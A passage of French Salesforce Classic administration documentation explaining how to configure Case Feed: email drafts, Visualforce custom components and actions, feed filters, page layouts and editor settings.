
Ce paramètres est disponible uniquement pour le fil compact.

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

- ""
- ""




1. Les éléments de fil qui sont mis en surbrillance en orange sont accessibles aux utilisateurs externes, comme les clients.

2. Les éléments de fil qui ne sont pas mis en surbrillance sont accessibles uniquement aux utilisateurs internes, comme les agents de support.

1. Activez le paramètre `Mettre en évidence les éléments de fil visibles en externe`.
   a. À partir de vos paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
   b. Sélectionnez la présentation de page basée sur le fil que vous souhaitez modifier, puis cliquez sur **Modifier**.
   c. Accédez aux paramètres Vue du fil, puis sélectionnez `Souligner les éléments de fil visibles en externe`.
2. Activez le paramètre `Activer le fil de requêtes de communauté`.
   a. À partir de vos paramètres de gestion des objets pour les requêtes, rendez-vous dans Paramètres de support.
   b. Sélectionnez `Activer le fil de requête de communauté`.

## Activation des brouillons d'e-mail dans Fil de requête

Les brouillons d'e-mails permettent aux agents de support qui utilisent Fil de requête de composer et d'enregistrer des messages sans avoir à les envoyer immédiatement. Avec à cette option, il est également possible de mettre en oeuvre des processus d'approbation qui permettent aux superviseurs ou aux agents responsables de réviser les messages avant de les envoyer aux clients.

Avant d'activer les e-mails brouillons, configurez E-mail vers requête et Fil de requête.

1. Dans Configuration, saisissez *`Paramètres de support`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de support**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer E-mail brouillon`.
4. Cliquez sur **Enregistrer**.

Remarque: Les modifications apportées aux champs autres que `À`, `De`, `CC`, `BCC` et `Objet` dans l'action E-mail, ne sont pas enregistrées dans les brouillons d'e-mails. Si vous envisagez d'utiliser des brouillons d'e-mails, nous recommandons de supprimer tout champ supplémentaire de l'action E-mail.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Création de processus d'approbation pour les brouillons d'e-mails

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  « Personnaliser l'application »

## Ajout de composants personnalisés dans Fil de requête

Utilisez des pages Visualforce en tant que composants personnalisés dans Fil de requête pour faciliter l'accès des agents de support à des outils spéciaux ou à une fonctionnalité spécifique lorsqu'ils travaillent avec des requêtes.

Par exemple, vous pouvez créer un composant de carte qui permet aux agents de déterminer l'emplacement d'un client, ou un outil de recherche des produits associés aux requêtes sur lesquelles ils travaillent. Vous pouvez utiliser n'importe quelle page Visualforce qui inclut le contrôleur de requête standard en tant que composant personnalisé.

Lorsque vous avez créé une page Visualforce à utiliser en tant que composant personnalisé, ajoutez-la à la présentation de Fil de requête.

1. Le mode d'accès à la page Paramètres de Fil de requête dépend du type de présentation de page que vous utilisez.
   - Pour une présentation dans la section Présentations de Fil de requête, cliquez sur **Modifier**, puis sur **Vue de fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant Spring '14).
2. Dans la section Autres outils et composants, cliquez sur **+ Ajouter une page Visualforce**, puis sélectionnez la page de votre choix.
   La largeur du composant est déterminée par celle de la colonne qui le contient. Pour améliorer l'affichage du composant, nous recommandons de configurer la largeur de la page Visualforce sur 100 %.
3. Définissez la hauteur du composant.
4. Choisissez l'emplacement d'affichage du composant sur la page.

Conseil: Les composants de la colonne droite sont masqués lorsque les agents affichent la page Détail de la requête. Par conséquent, utilisez la colonne gauche pour les composants qui doivent rester accessibles en permanence.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de Fil de requête :

- Gérer les requêtes

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

## Ajout d'actions personnalisées dans Fil de requête

Insérez des actions personnalisées dans l'éditeur Fil de requête pour faciliter l'accès des agents de support aux outils et aux fonctionnalités supplémentaires dont ils ont besoin pour répondre à des requêtes.

Les actions dans Fil de requête permettent aux agents de support d'exécuter des tâches telles que l'envoi d'e-mails à des clients, la rédaction de notes de requête et la modification du statut d'une requête. En utilisant des pages Visualforce, vous pouvez créer des actions personnalisées qui offrent des fonctionnalités supplémentaires aux agents. Par exemple, vous pouvez créer une action Recherche de carte et locale qui permet aux agents de référencer l'emplacement d'un client et de trouver des centres de dépannage proches.

Vous pouvez utiliser n'importe quelle page Visualforce qui utilise le contrôleur de requête standard en tant qu'action personnalisée.

**Remarque:** Si vous choisissez d'utiliser l'éditeur de présentation de page avancé afin de configurer l'éditeur pour une présentation de Fil de requête, consultez les instructions d'ajout d'actions dans Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé .

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Le mode d'accès à la page Paramètres de Fil de requête que vous utilisez dépend du type de présentation de page sur lequel vous travaillez.
   - Pour une présentation de la section Présentations de page de requête, cliquez sur **Modifier**, puis sur **Vue du fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant la version Spring '14).
3. Cliquez sur **+ Ajouter une page Visualforce** dans la liste des actions personnalisées.
4. Sélectionnez la page que vous souhaitez ajouter en tant qu'action.
5. Spécifiez la hauteur en pixels de l'action.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des actions personnalisées à Fil de requête :

- Personnaliser l'application

## Création de filtres de fil personnalisés pour Fil de requête

Les filtres de fil personnalisés permettent de mettre en évidence les éléments les plus importants pour les agents.

1. Dans Configuration, saisissez *Requêtes* dans la case `Recherche rapide`, puis sélectionnez **Filtres de fil**.
2. Cliquez sur **Nouveau**.
3. Dans la section Informations sur les filtres de fil, saisissez l'étiquette, le nom et la description du filtre.
4. Dans la section Critères de filtres de fil, définissez comment remplir ce filtre. Vous pouvez créer des filtres plus précis en utilisant la fonction OR.

| Champ | Description |
|---|---|
| Type d'élément de fil | Spécifie le type de fil à inclure dans le filtre. Par exemple, le type d'élément de fil Enregistrement créé affiche les éléments de fil qui concernent les nouveaux enregistrements. |
| Objet associé | Spécifie l'objet associé à l'élément de fil sélectionné. La liste comprend tous les objets associés à l'objet Requête. Les objets de la liste varient selon la configuration de votre organisation. Par exemple, si vous sélectionnez le type d'élément de fil Enregistrement créé, vous pouvez sélectionner l'objet associé Requête. Ce filtre affiche ainsi les nouvelles requêtes. |
| Visibilité | Spécifie si un élément de fil est inclus dans le filtre en fonction de la visibilité de l'élément de fil. La visibilité dépend des paramètres de sécurité et de partage de l'objet associé. La visibilité peut inclure Tous les utilisateurs ou les Utilisateurs internes. Par exemple, supposons que vous sélectionnez le type d'élément Fil de commentaires de requête et la visibilité Utilisateurs internes. Ce filtre de fil affiche les commentaires de requêtes publiés par des utilisateurs internes. |

5. Cliquez sur **Enregistrer**.
6. Une fois les filtres de fil personnalisé définis, ajoutez-les à la liste des filtres sélectionnés, dans la section Options de filtrage de fil dans les paramètres Vue du fil de la présentation de page.

Exemple: Pour créer un filtre qui affiche les interactions avec un client, vous pouvez définir un filtre nommé Interaction client qui utilise les critères ci-dessous.

- Critère 1: Le type d'élément de fil Commentaires de requête avec la visibilité définie sur Tous les utilisateurs.
- Critère 2: Le type d'élément de fil E-mail avec la visibilité définie sur Tous les utilisateurs.
- Critère 3: Le type d'élément de fil Publication Chatter avec la visibilité définie sur Tous les utilisateurs.

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec une licence Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des présentations de page :
- "Personnaliser l'application"

Pour attribuer des présentations de page :
- "Gérer les utilisateurs"

Lorsqu'un agent applique ce filtre, le fil de requête affiche uniquement les éléments Commentaires de requête, E-mail et Publication Chatter qui sont visibles pour les utilisateurs externes et internes. Tous les autres éléments sont exclus.

CONSULTER ÉGALEMENT :

- Création et modification de présentations de fil dans Fil de requête
- Paramètres des vues de fil dans Fil de requête

## Vue d'ensemble des présentations de page de Fil de requête

Personnalisez la vue du fil, la vue de détail, le panneau de présentation et la page de fermeture de requêtes afin de spécifier les champs, les outils et les fonctionnalités que les agents affichent en travaillant sur des requêtes.

Vous pouvez personnaliser quatre types de présentation de page dans Fil de requête :

- Les vues de fils, qui s'affichent lorsque les utilisateurs gèrent et interagissent avec des requêtes.
- Les vues de détail, qui s'affichent lorsque les utilisateurs cliquent sur **Afficher les détails de la requête**.
- Les panneaux de présentation, qui s'affichent en haut des fils et des pages de détail de requête.
- Les vues de fermeture de requête, qui s'affichent lorsque les utilisateurs ferment des requêtes à partir de la page de détail de la requête.

Depuis les paramètres de gestion des objets pour les requêtes, vous pouvez créer, modifier et attribuer les quatre types de présentations en vous rendant dans les Présentations de page.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Création et modification de présentations de fil dans Fil de requête
- Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé
- Modification du panneau de présentation dans Fil de requête
- Recherche des paramètres de gestion d'objet

## Modification du panneau de présentation dans Fil de requête

Le panneau de présentation s'affiche en haut de la vue de détail du fil et affiche les principales informations sur une requête. Modifiez le panneau de présentation afin d'inclure les champs les plus importants pour vos agents de support.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Dans Présentations de page pour des utilisateurs de Fil de requête, cliquez sur ▾ en regard d'une présentation, puis sélectionnez **Modifier la vue détaillée**.
3. Survolez le panneau de présentation jusqu'à l'affichage de l'icône , puis cliquez dessus.
4. Dans la page Propriétés du panneau de présentation, cliquez sur une case pour modifier ses champs.
5. Dans la liste déroulante, sélectionnez le type d'information à inclure dans chaque champ. Pour laisser un champ vide, sélectionnez `Aucun`. Vous ne pouvez pas déplacer ni supprimer `Numéro de requête` ou `Date de création`.
6. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page :
- Gérer les utilisateurs

## Création et modification de présentations de fil dans Fil de requête

Les présentations de page de vue du fil déterminent les actions, les champs et les outils que les utilisateurs affichent lorsqu'ils travaillent sur des requêtes dans Fil de requête. Vous pouvez créer différentes présentations et les attribuer à différents profils d'utilisateur. Par exemple, vous pouvez définir une présentation pour les agents et une autre pour les superviseurs.

Remarque: Avant de créer une présentation de page de la vue du fil, vous devez créer une présentation de page de détail de requêtes.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Le mode d'accès à la page Paramètres de Fil de requête dépend du type de présentation de page que vous utilisez.
   - Pour une présentation dans la section Présentations de Fil de requête, cliquez sur **Modifier**, puis sur **Vue de fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur ▾, puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant Spring '14).

   Si vous avez déjà choisi d'utiliser l'éditeur de présentation de page avancé afin de configurer l'éditeur pour une présentation, sélectionnez `Modifier la vue détaillée` pour ajouter, modifier ou retirer des actions.
3. Choisissez les outils, les composants et les options de votre page de vue de fil.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page :
- Gérer les utilisateurs

Une fois les présentations de page de la vue du fil créées ou modifiées, attribuez-les à des profils.

CONSULTER ÉGALEMENT :

- Vue d'ensemble des présentations de page de Fil de requête
- Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé
- Recherche des paramètres de gestion d'objet

## Paramètres des vues de fil dans Fil de requête

Utilisez les paramètres de Fil de requête pour personnaliser la fonctionnalité en fonction des processus et des besoins métier de votre service de support.

Appliquez les paramètres suivants lorsque vous créez ou mettez à jour des vues de fil pour Fil de requête.

### Options d'affichage du fil

| Option | Utilisation | Remarques |
|---|---|---|
| `Activer l'affichage du fil en pleine largeur dans la console` | Élargissez le fil pour utiliser tout l'espace disponible lorsque les agents consultent des requêtes dans les onglets ou les sous-onglets de Salesforce Console. | Lorsque ce paramètre est activé, l'espace occupé par le fil sur la page dépend de la présence d'outils ou de composants dans la colonne droite de la présentation de Fil de requête et de la présence de composants dans le menu latéral de la console.<br>Ce paramètre est automatiquement activé dans les organisations créées après la version Summer '14. |
| `Activer l'affichage du fil compact dans la console` | Mettez à jour la présentation globale de la vue du fil et compressez les éléments de fil lorsque les agents consultent des requêtes dans les onglets ou les sous-onglets de Salesforce Console. | Le fil compact permet aux agents d'afficher plus d'informations sur une requête tout en limitant les défilements lorsqu'ils travaillent sur des requêtes dans la vue du fil standard.<br>Cette option est disponible uniquement si les `Actions dans l'éditeur` et l'option `Utiliser l'éditeur de présentation de page pour configurer des actions` sont activées. |
| `Souligner les éléments de fil visibles en externe` | Indiquez les éléments de fil qui sont visibles pour les utilisateurs externes en modifiant la couleur d'arrière-plan de l'élément en orange. | Cette option est disponible uniquement pour le fil compact.<br>Lorsque ce paramètre et le paramètre `Activer le fil de requêtes de communauté` sont tous les deux activés, les éléments de fil suivants sont mis en surbrillance dans le fil de requêtes :<br>• E-mails publics envoyés à ou reçus depuis l'adresse e-mail du contact sur une requête<br>• Commentaires de requête publics<br>• Toutes les publications sociales |

| Option | Utilisation | Remarques |
|---|---|---|
| | | • Questions remontées depuis les communautés<br>• Tâches ayant le paramètre Tous avec accès/Public<br>• Évènements ayant le paramètre Tous avec accès/Public<br>• Publications Chatter ayant le paramètre Tous avec accès/Public<br>Reportez-vous également à Configuration du fil de requêtes de la communauté. |

### Options d'éditeur

| Option | Utilisation | Remarques |
|---|---|---|
| `Utiliser l'éditeur de présentation de page pour configurer des actions` | Définissez l'éditeur de présentation de page avancé comme sélection par défaut des actions affichées dans l'éditeur Fil de requête. | Ce paramètre s'affiche uniquement si votre organisation a activé `Actions dans l'éditeur`. |
| `Réduire automatiquement l'éditeur` | Réduisez automatiquement la hauteur de l'éditeur lorsqu'il n'est pas utilisé afin de favoriser l'affichage du fil. La taille normale est rétablie dès qu'un agent clique sur l'éditeur. | Ce paramètre est automatiquement activé dans les organisations créées après la version Summer '14. Il est disponible uniquement si `Actions dans l'éditeur` et `Utiliser l'éditeur de présentation de page pour configurer des actions` sont activées. |

### Actions Sélection et Configuration

| Option | Utilisation | Remarques |
|---|---|---|
| `Emplacement du menu` | Définissez l'affichage du menu de l'éditeur dans la colonne centrale ou dans la colonne de gauche. | Ce paramètre s'affiche uniquement si vous n'avez *pas* sélectionné `Utiliser l'éditeur de présentation de page pour configurer des actions`. |
| `Actions personnalisées` | Sélectionnez jusqu'à 10 pages Visualforce personnalisées à ajouter à l'éditeur en tant qu'actions. Les pages doivent utiliser le contrôleur de requête standard. | Ce paramètre s'affiche uniquement si vous n'avez *pas* sélectionné `Utiliser l'éditeur de présentation de page pour configurer des actions`. |
| `Sélectionner une action` | Sélectionnez les actions à inclure dans l'éditeur Fil de requête et choisissez un ordre d'affichage. | Ce paramètre s'affiche uniquement si vous n'avez *pas* sélectionné `Utiliser l'éditeur de présentation de page pour configurer des actions`. |

### Action Consigner un appel

| Option | Utilisation | Remarques |
|---|---|---|
| `Sélectionner les champs d'action` | Sélectionnez les champs à inclure dans l'action Consigner un appel. | Consigner un appel inclut automatiquement le champ `Nom du client`.<br>Vous ne pouvez pas inclure des champs de texte enrichi dans des actions de Fil de requête. |

### Action Modifier le statut

| Option | Utilisation | Remarques |
|---|---|---|
| `Sélectionner des champs d'action` | Sélectionnez les champs à inclure dans l'action Modifier le statut. | L'action Modifier le statut inclut automatiquement les champs `Statut actuel` et `Modifier en`. Si vous ajoutez le champ `Statut` à l'action, il remplace automatiquement ces deux champs.<br>Vous ne pouvez pas inclure des champs de texte enrichi dans des actions de Fil de requête. |

### Action Envoyer un e-mail

| Option | Utilisation | Remarques |
|---|---|---|
| `Sélectionner des champs d'action` | Sélectionnez les champs à inclure dans l'action Envoyer un e-mail. | Tous les champs que vous ajoutez sont affichés dans l'action sous le champ du corps de l'e-mail.<br>Vous ne pouvez pas inclure des champs de texte enrichi dans des actions de Fil de requête. |
| `Sélectionner les champs d'en-tête` | Sélectionnez les champs à inclure dans l'en-tête de l'action Envoyer un e-mail. | L'en-tête de l'e-mail inclut automatiquement les champs `De`, `À`, `Cci` et `Objet`. |
| `Sélectionner les outils E-mail` | Sélectionnez les outils accessibles aux agents lorsqu'ils utilisent l'action Envoyer un e-mail. | Les outils Modèles, Pièces jointes, et Boutons de référence d'adresse sont automatiquement inclus. |
| `Activer l'éditeur de texte enrichi` | Les agents peuvent utiliser l'éditeur de texte enrichi pour inclure une mise en forme, par exemple un texte en gras ou souligné, des listes à puce ou numérotées et des images en ligne dans leurs e-mails. | Ils peuvent cliquer sur dans la barre de menus de l'éditeur pour passer en mode de texte brut. |
| `Exiger l'utilisation de l'éditeur de texte enrichi` | Empêche les agents de basculer en mode de texte brut lorsqu'ils rédigent un e-mail. | Ce paramètre impose aux agents de composer et d'envoyer uniquement des e-mails mis en forme, pas des messages en texte brut. |
| `Spécifier une ou plusieurs adresses De` | Ajoutez automatiquement des adresses électroniques spécifiques au champ `De`. | Les adresses multiples doivent être séparées par des virgules. Elles sont affichées sous forme de |

| Option | Utilisation | Remarques |
|---|---|---|
| | | liste de sélection dans l'en-tête de l'action Envoyer un e-mail.<br>Vous pouvez utiliser uniquement des adresses e-mails validées par Salesforce en tant qu'adresses De. |
| `Autoriser le champ de corps réductible` | Réduisez automatiquement le champ du corps du message jusqu'à ce qu'un agent clique dessus. La réduction par défaut du corps du message facilite l'affichage des éléments situés sous l'action Envoyer un e-mail. | Lorsqu'un agent agrandit le corps de l'e-mail, il reste ouvert jusqu'au rechargement de la page, même si l'agent clique sur d'autres actions ou ailleurs sur la page. |
| `Autoriser l'en-tête d'e-mail réductible` | Réduisez automatiquement l'en-tête du message jusqu'à ce qu'un agent clique sur + pour l'agrandir. | Lorsque ce paramètre est activé, les agents peuvent agrandir et réduire l'en-tête si nécessaire durant leur travail. |
| `Exclure le fil d'e-mails des brouillons` | Excluez les e-mails précédents du fil en composant des messages dans le fil. | Cela empêche l'insertion des anciens e-mails du fil dans le message sortant. |
| `Remplacer le bouton Envoyer un e-mail par` | Sélectionnez un bouton pour remplacer le bouton standard **Envoyer un e-mail**. Cette option peut être utile pour modifier l'étiquette du bouton, changer son apparence ou inclure une fonctionnalité personnalisée, par exemple déclencher un workflow lorsqu'un agent envoie un message. | Vous pouvez utiliser n'importe quel bouton personnalisé que vous avez créé pour des requêtes, à l'exception des boutons dont la source du contenu est une commande s-control. |

### Outils de Fil de requête

| Option | Utilisation | Remarques |
|---|---|---|
| `Sélectionner les outils de fil de requête` | Sélectionnez les outils accessibles aux agents lorsqu'ils utilisent Fil de requête. | L'outil Articles est inclus par défaut, mais il est affiché dans la page Fil de requête uniquement si votre organisation utilise Salesforce Knowledge. |

### Outil Articles

| Option | Utilisation | Remarques |
|---|---|---|
| `Activer les pièces jointes PDF` | Autorisez les agents à joindre des articles de la base de connaissances à un e-mail sous le format PDF. | Ce paramètre s'affiche uniquement si votre organisation utilise Salesforce Knowledge. Si vous utilisez Knowledge *sans* activer ce paramètre, les agents peuvent joindre des articles uniquement à des requêtes, pas à des e-mails. |

| Option | Utilisation | Remarques |
| --- | --- | --- |
| `Utiliser l'outil Articles de Fil de requête dans la console` | Remplacez le menu latéral de Knowledge dans Salesforce Console par l'outil Articles de Fil de requête. | Ce paramètre s'affiche uniquement si votre organisation utilise Salesforce Knowledge. Si vous utilisez Knowledge *sans* avoir activé ce paramètre, nous recommandons de masquer l'outil Articles de Fil de requête ou le menu latéral de Knowledge dans Salesforce Console afin d'afficher un seul de ces outils lorsque les agents travaillent sur des requêtes dans la console. |

### Autres outils et composants

| Option | Utilisation | Remarques |
| --- | --- | --- |
| `Composants personnalisés` | Sélectionnez jusqu'à 10 pages Visualforce personnalisées à ajouter en tant que composants. Vous pouvez utiliser comme composant personnalisé n'importe quelle page Visualforce qui inclut le contrôleur de requête standard. | Lorsque vous ajoutez une page Visualforce, vous pouvez spécifier sa taille et choisir l'emplacement d'affichage sur la page. |
| `Sélectionner un emplacement` | Spécifiez l'emplacement d'affichage des outils et des composants tels que les boutons personnalisés, les liens personnalisés et la liste des suiveurs. Vous pouvez également masquer tous les éléments auxquels les agents ne doivent pas accéder. | Les liens et boutons personnalisés sont disponibles en tant que composants du menu latéral droit, dans la présentation de page de la vue du fil, uniquement si vous les avez ajoutés à la présentation de page de détail de la requête associée.<br>Le moniteur de jalon est disponible uniquement si vous avez activé la gestion des autorisations dans votre organisation.<br>La liste Rubriques est disponible uniquement si vous avez activé les rubriques dans les requêtes. |

### Options de filtrage

| Option | Utilisation | Remarques |
| --- | --- | --- |
| `Les filtres s'affichent` | Spécifiez l'emplacement et le mode d'affichage des filtres de fil :<br>• En tant que liste fixe dans la colonne gauche<br>• En tant que liste flottante dans la colonne gauche<br>• En tant que liste déroulante dans la colonne centrale | Sélectionnez « En tant que liste flottante dans la colonne gauche » si vous souhaitez que les filtres de fil restent visibles lorsque les utilisateurs font défiler la page. Cette option peut être utile avec les fils longs, car elle permet aux agents de filtrer rapidement les activités de requête à partir de n'importe quel emplacement, sans avoir à revenir en haut de la page. |

| Option | Utilisation | Remarques |
| --- | --- | --- |
| `Sélectionner les filtres` | Sélectionnez les filtres à inclure dans la liste des filtres de fil et spécifiez l'ordre d'affichage. | Nous recommandons de placer en haut de liste les filtres que les agents utilisent souvent. |

CONSULTER ÉGALEMENT :

Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé

## Ajout du composant Pièce jointe à Fil de requête

Ajoutez le composant Pièce jointe à la page Fil de requête afin de permettre à vos agents de support de consulter et de gérer rapidement tous les fichiers associés à une requête.

Un accès rapide à tous les fichiers associés à une requête est primordial pour les agents de support qui assistent vos clients. Le composant Pièce jointe permet aux agents de consulter et de gérer tous les fichiers Chatter, les pièces jointes aux e-mails et les fichiers d'une liste associée à une pièce jointe d'une requête, le tout dans la page Fil de requête. Grâce au composant Pièce jointe, les agents peuvent joindre un fichier à un e-mail et télécharger un fichier rapidement.

Les agents peuvent basculer entre la vue des pièces jointes les plus récentes, associées à une requête dans toutes les sources, et la vue de tous les fichiers associés à une requête, triés par date de création.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Le mode d'accès à la page Paramètres de Fil de requête que vous utilisez dépend du type de présentation de page sur lequel vous travaillez.
   - Pour une présentation de la section Présentations de page de requête, cliquez sur **Modifier**, puis sur **Vue du fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant la version Spring '14).
3. Dans la section Autres outils et composants, sélectionnez **Fichiers**, puis spécifiez l'emplacement où vous souhaitez l'afficher sur la page.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page :
- Gérer les utilisateurs

Ajoutez le composant Pièce jointe à vos pages personnalisées en insérant le composant `<support:caseUnifiedFiles>` dans une page Visualforce, ou ajoutez-le comme composant de la Salesforce Console afin de le rendre disponible pour tous les agents sans occuper d'espace sur la page Fil de requête.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé

Si votre organisation utilise la fonctionnalité des actions dans l'éditeur, vous pouvez utiliser l'éditeur de présentation de page avancé pour sélectionner les actions qui s'affichent dans l'éditeur Fil de requête.

Remarque: Cette option est sélectionnée par défaut pour les nouvelles organisations Salesforce qui utilisent Fil de requête et pour les organisations qui activent Fil de requête après la version Summer '13.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Le mode d'accès à la page Paramètres de Fil de requête que vous utilisez dépend du type de présentation de page sur lequel vous travaillez.
   - Pour une présentation de la section Présentations de page de requête, cliquez sur **Modifier**, puis sur **Vue du fil** dans l'éditeur de présentation de page.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue du fil` (cette section s'affiche uniquement pour les organisations créées avant la version Spring '14).
3. Sélectionnez `Utiliser l'éditeur de présentation de page pour configurer des actions`.
4. Cliquer sur **Enregistrer**.
5. Pour accéder à l'éditeur de présentation de page :
   - Pour une présentation de la section Présentations de page de requête, cliquez sur **Modifier**.
   - Pour une présentation de la section Présentations de page pour les utilisateurs de Fil de requête, cliquez sur , puis sélectionnez `Modifier la vue de détail` (cette section s'affiche uniquement pour les organisations créées avant la version Spring '14).
6. Dans l'éditeur de présentation de page, cliquez sur dans la section Actions rapides dans l'éditeur Salesforce Classic.
7. Dans la palette, cliquez sur **Actions rapides**.
8. Faites glisser les actions de votre choix vers la section Actions rapides dans l'éditeur Salesforce Classic. Vous pouvez également faire glisser les actions pour réorganiser leur affichage et faire glisser hors de la section les actions dont vous ne voulez pas.
   Dans la page Fil de requête, l'éditeur affiche environ cinq à six actions, les autres sont comprises dans la liste déroulante Plus.
9. Cliquer sur **Enregistrer**.

Si vous avez déjà utilisé la page Paramètres de Fil de requête pour configurer l'éditeur, vous notez des différences lorsque vous basculer sur l'éditeur de présentation de page avancé :

- La liste des actions s'affiche en haut de l'éditeur. Vous ne pouvez plus positionner la liste des actions à gauche de l'éditeur.
- L'action Répondre au client a été divisée dans ses deux actions de composant : E-mail et Portail.
- La liste d'actions ressemble davantage à l'éditeur Chatter dans d'autres pages.
- Les actions Chatter standard (Publication, Fichier, Lien, Sondage, Question et Remerciements) s'affichent automatiquement dans la présentation de l'éditeur et remplacent l'action Rédiger une note de requête. Vous pouvez modifier la séquence des actions et retirer celles dont vous n'avez pas besoin.
- La liste déroulante Vue/Détails du fil remplace l'action Afficher les détails de la requête.
- Les actions personnalisées que vous avez précédemment ajoutées à l'éditeur Fil de requête ne sont pas disponibles. Créez des actions personnalisées et ajoutez-les à l'éditeur. Ces nouvelles actions doivent utiliser `publisher.js` à la place de `interaction.js`.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer l'éditeur Fil de requête :
- Personnaliser l'application

- La page Détails de la requête s'ouvre en plein écran, ce qui facilite la consultation de vos listes associées et des autres informations.

CONSULTER ÉGALEMENT :

Vue d'ensemble des présentations de page de Fil de requête

Création et modification de présentations de fil dans Fil de requête

Recherche des paramètres de gestion d'objet

## Conversion des présentations de page en présentations de page de requête pour les utilisateurs de Fil de requête

À compter de la version Spring '14, nous avons simplifié la création et la personnalisation de présentations de page pour les utilisateurs de Fil de requête, en remplaçant les présentations de page en présentations basées sur le fil pour les pages de requête. En convertissant vos anciennes présentations de page, vous pouvez utiliser l'éditeur de présentation de page avancé pour les gérer les présentations et attribuer aisément Fil de requête aux utilisateurs.

**Remarque:** Les présentations de page pour les utilisateurs de Fil de requête sont disponibles uniquement dans les organisations créées avant la version Spring '14.

